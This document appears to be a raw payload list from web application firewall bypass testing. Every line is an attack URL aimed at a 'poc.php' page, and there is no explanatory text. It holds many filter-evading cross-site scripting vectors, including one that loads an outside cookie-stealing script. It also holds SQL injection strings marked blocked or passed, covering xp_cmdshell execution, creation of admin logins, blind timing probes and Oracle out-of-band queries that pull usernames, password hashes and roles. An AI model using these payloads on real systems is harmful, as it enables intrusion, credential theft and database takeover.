http://cf.destr0y.net/poc.php?x=<OBJECT CLASSID="clsid:333C7BC4-460F-11D0-BC04-0080C7055A83"><PARAM NAME="DataURL" VALUE="javascript:alert(1)"></OBJECT>
http://cf.destr0y.net/poc.php?x=%3Cobject%20data=%22data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==%22%3E%3C/object%3E
http://cf.destr0y.net/poc.php?x=%3Cembed%20src=%22data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==%22%3E%3C/embed%3E
http://cf.destr0y.net/poc.php?x=%3Cb%20%3Cscript%3Ealert%281%29//%3C/script%3E0%3C/script%3E%3C/b%3E
http://cf.destr0y.net/poc.php?x=%3Cimg%20src=x%20onerror=alert(3)//'%3E
http://cf.destr0y.net/poc.php?x=%3Cembed%20src=%22javascript:alert(1)%22%3E%3C/embed%3E
http://cf.destr0y.net/poc.php?x=%3Cimg%20src=%22javascript:alert(2)%22%3E
http://cf.destr0y.net/poc.php?x=%3Cscript%20src=%22javascript:alert(3)%22%3E%3C/script%3E
http://cf.destr0y.net/poc.php?x=%3Cdiv%20style=width:1px;filter:glow%20onfilterchange=alert(1)%3Ex%3C/div%3E
http://cf.destr0y.net/poc.php?x=%3Cobject%20allowscriptaccess=%22always%22%20data=%22test.swf%22%3E%3C/object%3E
http://cf.destr0y.net/poc.php?x=%3Cimg[a][b]src=x[d]onerror[c]=[e]%22alert(1)%22%3E
http://cf.destr0y.net/poc.php?x=%3Ca%20href=%22[a]java[b]script[c]:alert(1)%22%3EXXX%3C/a%3E
http://cf.destr0y.net/poc.php?x=%3Cimg%20src=%22x%60%20%60%3Cscript%3Ealert(1)%3C/script%3E%22%60%20%60%3E
http://cf.destr0y.net/poc.php?x=%3Cimg%20src%20onerror%20/%22%20'%22=%20alt=alert(1)//%22%3E
http://cf.destr0y.net/poc.php?x=%3C!--%20%60%3Cimg/src=xx:xx%20onerror=alert(1)//--!%3E
http://cf.destr0y.net/poc.php?x=%3Ca%20style=%22-o-link:'javascript:alert(1)';-o-link-source:current%22%3EX%3C/a%3E
http://cf.destr0y.net/poc.php?x=%3Cstyle%3Ep[foo=bar{}*{-o-link:'javascript:alert(1)'}{}*{-o-link-source:current}*{background:red}]{background:green};%3C/style%3E
http://cf.destr0y.net/poc.php?x=%3Clink%20rel=stylesheet%20href=data:,*%7bx:expression(write(1))%7d
http://cf.destr0y.net/poc.php?x=%3Ca%20style=%22pointer-events:none;position:absolute;%22%3E%3Ca%20style=%22position:absolute;%22%20onclick=%22alert(1);%22%3EXXX%3C/a%3E%3C/a%3E%3Ca%20href=%22javascript:alert(2)%22%3EXXX%3C/a%3E
http://cf.destr0y.net/poc.php?x=%3Cstyle%3E*[{}@import'test.css?]{color:%20green;}%3C/style%3EX
http://cf.destr0y.net/poc.php?x=*%20{-o-link:'javascript:alert(1)';-o-link-source:%20current;}
http://cf.destr0y.net/poc.php?x=%3Cdiv%20style=%22font-family:'foo[a];color:red;';%22%3EXXX%3C/div%3E
http://cf.destr0y.net/poc.php?x=%3Cdiv%20style=%22[a]color[b]:[c]red%22%3EXXX%3C/div%3E
http://cf.destr0y.net/poc.php?x=%3Cdiv%20style=%22\63&#9\06f&#10\0006c&#12\00006F&#13\R:\000072%20Ed;color\0\bla:yellow\0\bla;col\0\00%20\&#xA0or:blue;%22%3EXXX%3C/div%3E
http://cf.destr0y.net/poc.php?x=%3Cscript%3E%28{set/**/$%28$%29{_/**/setter=$,_=1}}%29.$=alert%3C/script%3E
http://cf.destr0y.net/poc.php?x=%3Cscript%3EReferenceError.prototype.__defineGetter__('name',%20function(){alert(1)}),x%3C/script%3E
http://cf.destr0y.net/poc.php?x=%3Cscript%3EObject.__noSuchMethod__%20=%20Function,[{}][0].constructor._%28%27alert%281%29%27%29%28%29%3C/script%3E
http://cf.destr0y.net/poc.php?x=%3Cscript%3Ehistory.pushState(0,0,'/ZSL');%3C/script%3E
http://cf.destr0y.net/poc.php?x=%3Cscript%20src=%22#%22%3E{alert%281%29}%3C/script%3E;1
http://cf.destr0y.net/poc.php?x=0?%3Cscript%3EWorker%28%22#%22%29.onmessage=function%28_%29eval%28_.data%29%3C/script%3E%20:postMessage%28importScripts%28%27data:;base64,cG9zdE1lc3NhZ2UoJ2FsZXJ0KDEpJyk%27%29%29
http://cf.destr0y.net/poc.php?x=%3Cscript%20xmlns=%22http://www.w3.org/1999/xhtml%22%3E&#x61;l&#x65;rt&#40;1%29%3C/script%3E
http://cf.destr0y.net/poc.php?x=%3Cmeta%20charset=%22x-imap4-modified-utf7%22%3E&ADz&AGn&AG0&AEf&ACA&AHM&AHI&AGO&AD0&AGn&ACA&AG8Abg&AGUAcgByAG8AcgA9AGEAb
```

```
ABlAHIAdAAoADEAKQ&ACAAPABi
http://cf.destr0y.net/poc.php?x=%3Cmeta%20charset=%22x-mac-farsi%22%3E%C2%BCscript%20%C2%BEalert%281%29//%C2%BC/script%20%C2%BE
http://cf.destr0y.net/poc.php?x=%3Cx%20repeat=%22template%22%20repeat-start=%22999999%22%3Ejavascript:%3Cy%20repeat=%22template%22%20repeat-start=%22999999%22%3Eprompt%281%29%3C/y%3E%3C/x%3E
http://cf.destr0y.net/poc.php?x=%3Ca%20style=%22behavior:url%28#default#AnchorClick%29;%22%20folder=%22javascript:alert%281%29%22%3EXXX%3C/a%3E
http://cf.destr0y.net/poc.php?x=%3Ca%20href=%22javascript:alert(1)%22%3E%3Cevent-source%20src=%22data:application/x-dom-event-stream,Event:click%0Adata:XXX%0A%0A%22%20/%3E%3C/a%3E
http://cf.destr0y.net/poc.php?x=%3Ciframe%20sandbox=%22allow-same-origin%20allow-forms%20allow-scripts%22%20src=%22http://zeroscience.mk/%22%3E%3C/iframe%3E
http://cf.destr0y.net/poc.php?x=eval(%22aler%22+(!![]+[])[+[]])(%22xss%22)
http://cf.destr0y.net/poc.php?x=%3Cbody%20oninput=alert%28document\{.\}ecookie%29%3E%3Cinput%20autofocus%3E
http://cf.destr0y.net/poc.php?x=%3Cimg/src=%22%3E%22%20onerror=alert%281%29%3E
http://cf.destr0y.net//poc.php?x=%3C/h2%3E%3Cobject%20data=%22data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==%22%3E%3C/object%3E
%3C/h2%3E%3Cembed%20src=%22data:text/html;base64,PHNjcmlwdCB0eXBlPSJ0ZXh0L2phdmFzY3JpcHQiIHNyYz0iaHR0cDovL2RuaS5kZXN0cjB5Lm5ldC9zL2Nvb2tpZTIuanMiPjwvc2NyaXB0Pg==%22%3E%3C/embed%3E
/xx1.php?x="><SCRIPT>alert(String.fromCharCode(100,111,99,117,109,101,110,116,46,99,111,111,107,105,101))</SC
/xx1.php?x=%253Cscript%253Ealert(1);%253C%252Fscript%253E
/xx1.php?x="><"">><script>alert(1);/**/</script>
/xx1.php?x="><"">/**/<script>alert(1);/**/</script>
/xx1.php?x=<BODY onload%3Dalert(1)>
```

SQL Injection Blocked/Bypassed:

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27%3B+exec+master..xp_cmdshell+%27ping+10.10.1.2%27--	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+%3B+drop+table+temp+--	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4xexec+sp_addlogin+%27name%27+%2C+%27password%27	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4xexec+sp_addsrvrolemember+%27name%27+%2C+%27sysadmin%27	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4xinsert+into+mysql.user+%28user%2C+host%2C+password%29+values+%28%27name%27%2C+%27localhost%27%2C+password%28%27pass123%27%29%29	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+or+1%3D1+--	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+union+%28select+%40%40version%29+--	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+union+%28select+NULL%2C+%28select+%40%40version%29%29+--	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+union+%28select+NULL%2C+NULL%2C+%28select+%40%40version%29%29+--	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+union+%28select+NULL%2C+NULL%2C+NULL%2C++%28select+%40%40version%29%29+--	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+union+%28select+NULL%2C+NULL%2C+NULL%2C+NULL%2C++%28select+%40%40version%29%29+--	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+union+%28select+NULL%2C+NULL%2C+NULL%2C+NULL%2C++NULL%2C+%28select+%40%40version%29%29+--	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27%3B+if+not%28substring%28%28select+%40%40version%29%2C25%2C1%29+%3C%3E+0%29+waitfor+delay+%270%3A0%3A2%27+--	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27%3B+if+not%28substring%28%28select+%40%40version%29%2C25%2C1%29+%3C%3E+5%29+waitfor+delay+%270%3A0%3A2%27+--	b

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27%3B+if+not%28substring%28%28select+%40%40version%29%2C25%2C1%29+%3C%3E+8%29+waitfor+delay+%270%3A0%3A2%27+--	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27%3B+if+not%28substring%28%28select+%40%40version%29%2C24%2C1%29+%3C%3E+1%29+waitfor+delay+%270%3A0%3A2%27+--	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27%3B+if+not%28select+system_user%29+%3C%3E+%27sa%27+waitfor+delay+%270%3A0%3A2%27+--	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27%3B+if+is_srvrolemember%28%27sysadmin%27%29+%3E+0+waitfor+delay+%270%3A0%3A2%27+--+	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27%3B+if+not%28%28select+serverproperty%28%27isintegratedsecurityonly%27%29%29+%3C%3E+1%29+waitfor+delay+%270%3A0%3A2%27+--	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27%3B+if+not%28%28select+serverproperty%28%27isintegratedsecurityonly%27%29%29+%3C%3E+0%29+waitfor+delay+%270%3A0%3A2%27+--	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x1+exec+sp_+%28or+exec+xp_%29	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x1+and+1%3D1	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x1%27+and+1%3D%28select+count%28*%29+from+tablenames%29%3B+--	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x1+or+1%3D1	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x1%27+or+%271%27%3D%271	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x1+and+user_name%28%29+%3D+%27dbo%27	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x1+and+user_name%28%29+%3D+%27dbo%27	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%5C%27%3B+desc+users%3B+--	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x1%27+and+non_existant_table+%3D+%271	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+or+username+is+not+NULL+or+username+%3D+%27	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x1+and+ascii%28lower%28substring%28%28select+top+1+name+from+sysobjects+where+xtype%3D%27u%27%29%2C+1%2C+1%29%29%29+%3E+116	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x1+union+all+select+1%2C2%2C3%2C4%2C5%2C6%2Cname+from+sysobjects+where+xtype+%3D+%27u%27+--	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x1+uni%2F**%2Fon+select+all+from+where"	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x+or+1%3D1	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+or+%271%27%3D%271	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27%7C%7Cutl_http.request%28%27httP%3A%2F%2F192.168.1.1%2F%27%29%7C%7C%27	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+%7C%7C+myappadmin.adduser%28%27admin%27%2C+%27newpass%27%29+%7C%7C+%27	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELECT+banner+FROM+v%24version+WHERE+ROWNUM%3D1%29%29+AND+%27i%27%3D%27i	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELECT+SYS.LOGIN_USER+FROM+DUAL%29%29+AND+%27i%27%3D%27i	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELECT+SYS.DATABASE_NAME+FROM+DUAL%29%29+AND+%27i%27%3D%27i	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELECT+host_name+FROM+v%24instance%29%29+AND+%27i%27%3D%27i	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELECT+global_name+FROM+global_name%29%29+AND+%27i%27%3D%27i	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELECT+COUNT%28DISTINCT%28USERNAME%29%29+FROM+SYS.ALL_USERS%29%29+AND+%27i%27%3D%27i	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELECT+COUNT%28DISTINCT%28PASSWORD%29%29+FROM+SYS.USER%24%29%29+AND+%27i%27%3D%27i	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELECT+COUNT%28DISTINCT%28table_name%29%29+FROM+sys.all_tables%29%29+AND+%27i%27%3D%27i	b

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELECT+COUNT%28DISTINCT%28column_name%29%29+FROM+sys.all_tab_columns%29%29+AND+%27i%27%3D%27i	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELECT+COUNT%28DISTINCT%28GRANTED_ROLE%29%29+FROM+DBA_ROLE_PRIVS+WHERE+GRANTEE%3DSYS.LOGIN_USER%29%29+AND+%27i%27%3D%27i	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELECT+DISTINCT%28USERNAME%29+FROM+%28SELECT+DISTINCT%28USERNAME%29%2C+ROWNUM+AS+LIMIT+FROM+SYS.ALL_USERS%29+WHERE+LIMIT%3D1%29%29+AND+%27i%27%3D%27i	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELECT+DISTINCT%28PASSWORD%29+FROM+%28SELECT+DISTINCT%28PASSWORD%29%2C+ROWNUM+AS+LIMIT+FROM+SYS.USER%24%29+WHERE+LIMIT%3D1%29%29+AND+%27i%27%3D%27i	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELECT+DISTINCT%28table_name%29+FROM+%28SELECT+DISTINCT%28table_name%29%2C+ROWNUM+AS+LIMIT+FROM+sys.all_tables%29+WHERE+LIMIT%3D1%29%29+AND+%27i%27%3D%27i	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELECT+DISTINCT%28column_name%29+FROM+%28SELECT+DISTINCT%28column_name%29%2C+ROWNUM+AS+LIMIT+FROM+all_tab_columns%29+WHERE+LIMIT%3D1%29%29+AND+%27i%27%3D%27i	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELECT+DISTINCT%28granted_role%29+FROM+%28SELECT+DISTINCT%28granted_role%29%2C+ROWNUM+AS+LIMIT+FROM+dba_role_privs+WHERE+GRANTEE%3DSYS.LOGINUSER%29+WHERE+LIMIT%3D1%29%29+AND+%27i%27%3D%27i	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELECT+DISTINCT%28USERNAME%29+FROM+%28SELECT+DISTINCT%28USERNAME%29%2C+ROWNUM+AS+LIMIT+FROM+SYS.ALL_USERS%29+WHERE+LIMIT%3D2%29%29+AND+%27i%27%3D%27i	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELECT+DISTINCT%28PASSWORD%29+FROM+%28SELECT+DISTINCT%28PASSWORD%29%2C+ROWNUM+AS+LIMIT+FROM+SYS.USER%24%29+WHERE+LIMIT%3D2%29%29+AND+%27i%27%3D%27i	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELECT+DISTINCT%28table_name%29+FROM+%28SELECT+DISTINCT%28table_name%29%2C+ROWNUM+AS+LIMIT+FROM+sys.all_tables%29+WHERE+LIMIT%3D2%29%29+AND+%27i%27%3D%27i	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELECT+DISTINCT%28column_name%29+FROM+%28SELECT+DISTINCT%28column_name%29%2C+ROWNUM+AS+LIMIT+FROM+all_tab_columns%29+WHERE+LIMIT%3D2%29%29+AND+%27i%27%3D%27i	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELECT+DISTINCT%28granted_role%29+FROM+%28SELECT+DISTINCT%28granted_role%29%2C+ROWNUM+AS+LIMIT+FROM+dba_role_privs+WHERE+GRANTEE%3DSYS.LOGINUSER%29+WHERE+LIMIT%3D2%29%29+AND+%27i%27%3D%27i	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELECT+DISTINCT%28USERNAME%29+FROM+%28SELECT+DISTINCT%28USERNAME%29%2C+ROWNUM+AS+LIMIT+FROM+SYS.ALL_USERS%29+WHERE+LIMIT%3D3%29%29+AND+%27i%27%3D%27i	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELECT+DISTINCT%28PASSWORD%29+FROM+%28SELECT+DISTINCT%28PASSWORD%29%2C+ROWNUM+AS+LIMIT+FROM+SYS.USER%24%29+WHERE+LIMIT%3D3%29%29+AND+%27i%27%3D%27i	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELECT+DISTINCT%28table_name%29+FROM+%28SELECT+DISTINCT%28table_name%29%2C+ROWNUM+AS+LIMIT+FROM+sys.all_tables%29+WHERE+LIMIT%3D3%29%29+AND+%27i%27%3D%27i	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELECT+DISTINCT%28column_name%29+FROM+%28SELECT+DISTINCT%28column_name%29%2C+ROWNUM+AS+LIMIT+FROM+all_tab_columns%29+WHERE+LIMIT%3D3%29%29+AND+%27i%27%3D%27i	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELECT+DISTINCT%28granted_role%29+FROM+%28SELECT+DISTINCT%28granted_role%29%2C+ROWNUM+AS+LIMIT+FROM+dba_role_privs+WHERE+GRANTEE%3DSYS.LOGINUSER%29+WHERE+LIMIT%3D3%29%29+AND+%27i%27%3D%27i	b

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELECT+DISTINCT%28USERNAME%29+FROM+%28SELECT+DISTINCT%28USERNAME%29%2C+ROWNUM+AS+LIMIT+FROM+SYS.ALL_USERS%29+WHERE+LIMIT%3D4%29%29+AND+%27i%27%3D%27i	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELECT+DISTINCT%28PASSWORD%29+FROM+%28SELECT+DISTINCT%28PASSWORD%29%2C+ROWNUM+AS+LIMIT+FROM+SYS.USER%24%29+WHERE+LIMIT%3D4%29%29+AND+%27i%27%3D%27i	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELECT+DISTINCT%28table_name%29+FROM+%28SELECT+DISTINCT%28table_name%29%2C+ROWNUM+AS+LIMIT+FROM+sys.all_tables%29+WHERE+LIMIT%3D4%29%29+AND+%27i%27%3D%27i	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELECT+DISTINCT%28column_name%29+FROM+%28SELECT+DISTINCT%28column_name%29%2C+ROWNUM+AS+LIMIT+FROM+all_tab_columns%29+WHERE+LIMIT%3D4%29%29+AND+%27i%27%3D%27i	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELECT+DISTINCT%28granted_role%29+FROM+%28SELECT+DISTINCT%28granted_role%29%2C+ROWNUM+AS+LIMIT+FROM+dba_role_privs+WHERE+GRANTEE%3DSYS.LOGINUSER%29+WHERE+LIMIT%3D4%29%29+AND+%27i%27%3D%27i	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELECT+DISTINCT%28USERNAME%29+FROM+%28SELECT+DISTINCT%28USERNAME%29%2C+ROWNUM+AS+LIMIT+FROM+SYS.ALL_USERS%29+WHERE+LIMIT%3D5%29%29+AND+%27i%27%3D%27i	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELECT+DISTINCT%28PASSWORD%29+FROM+%28SELECT+DISTINCT%28PASSWORD%29%2C+ROWNUM+AS+LIMIT+FROM+SYS.USER%24%29+WHERE+LIMIT%3D5%29%29+AND+%27i%27%3D%27i	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELECT+DISTINCT%28table_name%29+FROM+%28SELECT+DISTINCT%28table_name%29%2C+ROWNUM+AS+LIMIT+FROM+sys.all_tables%29+WHERE+LIMIT%3D5%29%29+AND+%27i%27%3D%27i	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELECT+DISTINCT%28column_name%29+FROM+%28SELECT+DISTINCT%28column_name%29%2C+ROWNUM+AS+LIMIT+FROM+all_tab_columns%29+WHERE+LIMIT%3D5%29%29+AND+%27i%27%3D%27i	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELECT+DISTINCT%28granted_role%29+FROM+%28SELECT+DISTINCT%28granted_role%29%2C+ROWNUM+AS+LIMIT+FROM+dba_role_privs+WHERE+GRANTEE%3DSYS.LOGINUSER%29+WHERE+LIMIT%3D5%29%29+AND+%27i%27%3D%27i	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELECT+DISTINCT%28USERNAME%29+FROM+%28SELECT+DISTINCT%28USERNAME%29%2C+ROWNUM+AS+LIMIT+FROM+SYS.ALL_USERS%29+WHERE+LIMIT%3D6%29%29+AND+%27i%27%3D%27i	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELECT+DISTINCT%28PASSWORD%29+FROM+%28SELECT+DISTINCT%28PASSWORD%29%2C+ROWNUM+AS+LIMIT+FROM+SYS.USER%24%29+WHERE+LIMIT%3D6%29%29+AND+%27i%27%3D%27i	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELECT+DISTINCT%28table_name%29+FROM+%28SELECT+DISTINCT%28table_name%29%2C+ROWNUM+AS+LIMIT+FROM+sys.all_tables%29+WHERE+LIMIT%3D6%29%29+AND+%27i%27%3D%27i	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELECT+DISTINCT%28column_name%29+FROM+%28SELECT+DISTINCT%28column_name%29%2C+ROWNUM+AS+LIMIT+FROM+all_tab_columns%29+WHERE+LIMIT%3D6%29%29+AND+%27i%27%3D%27i	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELECT+DISTINCT%28granted_role%29+FROM+%28SELECT+DISTINCT%28granted_role%29%2C+ROWNUM+AS+LIMIT+FROM+dba_role_privs+WHERE+GRANTEE%3DSYS.LOGINUSER%29+WHERE+LIMIT%3D6%29%29+AND+%27i%27%3D%27i	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELECT+DISTINCT%28USERNAME%29+FROM+%28SELECT+DISTINCT%28USERNAME%29%2C+ROWNUM+AS+LIMIT+FROM+SYS.ALL_USERS%29+WHERE+LIMIT%3D7%29%29+AND+%27i%27%3D%27i	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELECT+DISTINCT%28PASSWORD%29+FROM+%28SELECT+DISTINCT%28PASSWORD%29%2C+ROWNUM+AS+LIMIT+	b

FROM+SYS.USER%24%29+WHERE+LIMIT%3D7%29%29+AND+%27i%27%3D%27i	
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELECT+DISTINCT%28table_name%29+FROM+%28SELECT+DISTINCT%28table_name%29%2C+ROWNUM+AS+LIMIT+FROM+sys.all_tables%29+WHERE+LIMIT%3D7%29%29+AND+%27i%27%3D%27i	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELECT+DISTINCT%28column_name%29+FROM+%28SELECT+DISTINCT%28column_name%29%2C+ROWNUM+AS+LIMIT+FROM+all_tab_columns%29+WHERE+LIMIT%3D7%29%29+AND+%27i%27%3D%27i	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELECT+DISTINCT%28granted_role%29+FROM+%28SELECT+DISTINCT%28granted_role%29%2C+ROWNUM+AS+LIMIT+FROM+dba_role_privs+WHERE+GRANTEE%3DSYS.LOGINUSER%29+WHERE+LIMIT%3D7%29%29+AND+%27i%27%3D%27i	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELECT+DISTINCT%28USERNAME%29+FROM+%28SELECT+DISTINCT%28USERNAME%29%2C+ROWNUM+AS+LIMIT+FROM+SYS.ALL_USERS%29+WHERE+LIMIT%3D8%29%29+AND+%27i%27%3D%27i	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELECT+DISTINCT%28PASSWORD%29+FROM+%28SELECT+DISTINCT%28PASSWORD%29%2C+ROWNUM+AS+LIMIT+FROM+SYS.USER%24%29+WHERE+LIMIT%3D8%29%29+AND+%27i%27%3D%27i	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELECT+DISTINCT%28table_name%29+FROM+%28SELECT+DISTINCT%28table_name%29%2C+ROWNUM+AS+LIMIT+FROM+sys.all_tables%29+WHERE+LIMIT%3D8%29%29+AND+%27i%27%3D%27i	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELECT+DISTINCT%28column_name%29+FROM+%28SELECT+DISTINCT%28column_name%29%2C+ROWNUM+AS+LIMIT+FROM+all_tab_columns%29+WHERE+LIMIT%3D8%29%29+AND+%27i%27%3D%27i	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELECT+DISTINCT%28granted_role%29+FROM+%28SELECT+DISTINCT%28granted_role%29%2C+ROWNUM+AS+LIMIT+FROM+dba_role_privs+WHERE+GRANTEE%3DSYS.LOGINUSER%29+WHERE+LIMIT%3D8%29%29+AND+%27i%27%3D%27i	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27%7C%7C%28elt%28-3%2B5%2Cbin%2815%29%2Cord%2810%29%2Chex%28char%2845%29%29%29%29	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27%7C%7C%276	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%28%7C%7C6%29	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+or+1%3D1--+	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4xor+1%3D1	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+or+%271%27%3D%271	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%3B+or+%271%27%3D%271%27	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%22+or+isNULL%281%2F0%29+%2F*	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+or+%277659%27%3D%277659	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%22+or+isNULL%281%2F0%29+%2F*	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+--+	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+or+1%3D1--	p
